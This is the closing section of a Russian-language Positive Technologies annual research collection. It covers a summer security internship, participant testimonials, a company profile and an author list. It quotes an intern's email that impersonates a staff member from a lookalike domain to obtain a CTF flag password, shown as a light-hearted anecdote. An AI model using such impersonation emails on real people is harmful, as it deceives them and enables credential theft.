Из интересного: один из участников стажировки пытался с помощью методов социальной инженерии получить правильные ответы на особенно сложные задания в финальном тестировании, что не могло не порадовать организаторов.



Вт 20.09.2016 13:12
Yaroslav <y @ptsecurity.tk>
Кому Timur
Вы ответили на это сообщение 20.09.2016 18:24.

Привет

Скинь пожалуйста пароль от шестого флага. Ребята пишут, что сломался, нужно потестить логин

--
С уважением,
Ярослав
Специалист отдела безопасности банковских систем
Positive Technologies
Тел.: +7 (495) 744-01-44, факс: +7 (495) 744-01-87
Эл. почта: y @ptsecurity.com
www.ptsecurity.ru, www.phdays.ru

В заключение хотелось бы сказать, что летние вебинары в формате стажировки, когда перед слушателями ставятся конкретные цели и по результатам делается предложение о работе, — отличный формат, подтвердивший свою эффективность. В этом году мы планируем снова сделать подобное мероприятие: следите за объявлениями в нашем блоге.

ОТЗЫВЫ СЛУШАТЕЛЕЙ О СТАЖИРОВКЕ

«Я прошел летнюю стажировку в Positive Technologies и могу сказать, что это очень хороший плацдарм для тех, кто хочет разобраться в информационной безопасности. Ну или просто повторить основы. Ребята из PT подготовили интересные занятия, которые осветили необходимые базовые знания, а домашние задания позволили применить полученные знания на практике.

MERRON

«Интересный и довольно широкий список тем (Веб, мобильные приложения, реверс, форензика, конкурентная разведка). Хочется отметить актуальность контента — отсутствие «воды», реально встречающиеся уязвимости и техники их эксплуатации и крутые спикеры (было интересно услышать лекцию Дмитрия Склярова про реверс). Интересное финальное задание в формате CTF, в ходе прохождения которого также удалось почерпнуть что-то новое. Из недостатков: инфраструктура лабораторных эпизодически была недоступна, но в целом времени было достаточно для решения всех заданий. Спасибо за очень практический курс!

Александр Сидуков

«Послушав лекции и семинары сотрудников Positive Technologies Ярослава Бабина и Тимура Юнусова, я получил достаточно обширные знания в тех областях, на которые мне не хватало времени для изучения. Я получил много специфической информации и при встрече с лекторами вживую, уточнив некоторые моменты. Мы нашли очень много интересных моментов для взаимодействия и понимания концепции безопасности.

Леонид Кролле

[1] habrahabr.ru/company/pt/blog/305966
[2] cloud.mail.ru/public/7eh8/niVdohNEg
[3] www.ptsecurity.ru/upload/video/wifi-workshop-20160829.avi

Об авторах сборника

Positive Technologies — экспертная компания, которая более 15 лет аккумулирует передовые знания в области практической защиты компьютерных сетей и информационных активов бизнеса и государства. Более тысячи компаний по всему миру используют решения Positive Technologies для анализа защищенности и соответствия стандартам, а также для мониторинга событий безопасности, блокирования атак, предотвращения вторжений, расследования инцидентов, анализа исходного кода и построения безопасной разработки.

Большинство наших инноваций рождаются в исследовательском центре Positive Research, который является одним из крупнейших в Европе: в его состав входят более 250 человек. В центре проводятся масштабные исследования уязвимостей, включая тесты на проникновение и анализ исходных кодов приложений. Специалисты центра заслужили репутацию экспертов в вопросах защиты важнейших современных отраслей — SCADA и ERP, дистанционного банковского обслуживания, сетей мобильной связи, веб-порталов и облачных технологий.

Результаты исследований центра используются для пополнения базы знаний системы контроля защищенности и соответствия стандартам MaxPatrol 8, а также для развития новых продуктов комплексной проактивной защиты, таких как анализатор защищенности исходных кодов PT Application Inspector, межсетевой экран уровня приложений PT Application Firewall, система мониторинга событий информационной безопасности PT MaxPatrol SIEM, система выявления вредоносных файлов и ссылок PT MultiScanner, система управления инцидентами промышленной кибербезопасности PT ISIM.

Сборник наиболее интересных исследований Positive Research публикуется ежегодно для участников международного форума по практической безопасности Positive Hack Days, который проходит каждый год в Москве и собирает на своих докладах, семинарах и конкурсах более трех тысяч человек.

Подробнее на сайтах ptsecurity.com и phdays.ru.


Юрий Акимов


Евгений Дружинин


Денис Колегов


Алина Резуненко


Алексей Андреев


Марк Ермолов


Владимир Кочетков


Арсений Реутов


Александр Антипов


Георгий Зайцев


Федор Кулишов


Михаил Романеев


Иван Бойко


Ольга Зиненко


Дмитрий Курбатов


Михаил Савельев


Артур Гарипов


Илья Карпов


Сергей Машуков


Юлия Симонова


Евгений Гнедин


Дмитрий Каталков


Дмитрий Нагибин


Вадим Соловьев


Максим Горячий


Екатерина Килюшева


Владимир Назаров


Антон Тюрин


Виталий Григорьев


Максим Кожевников


Павел Новиков


Тимур Юнусов


Анастасия Гришина


Евгений Козырев


Сергей Пузанков

Positive_Research_A4.RUS.0006.07.JUL.26.2017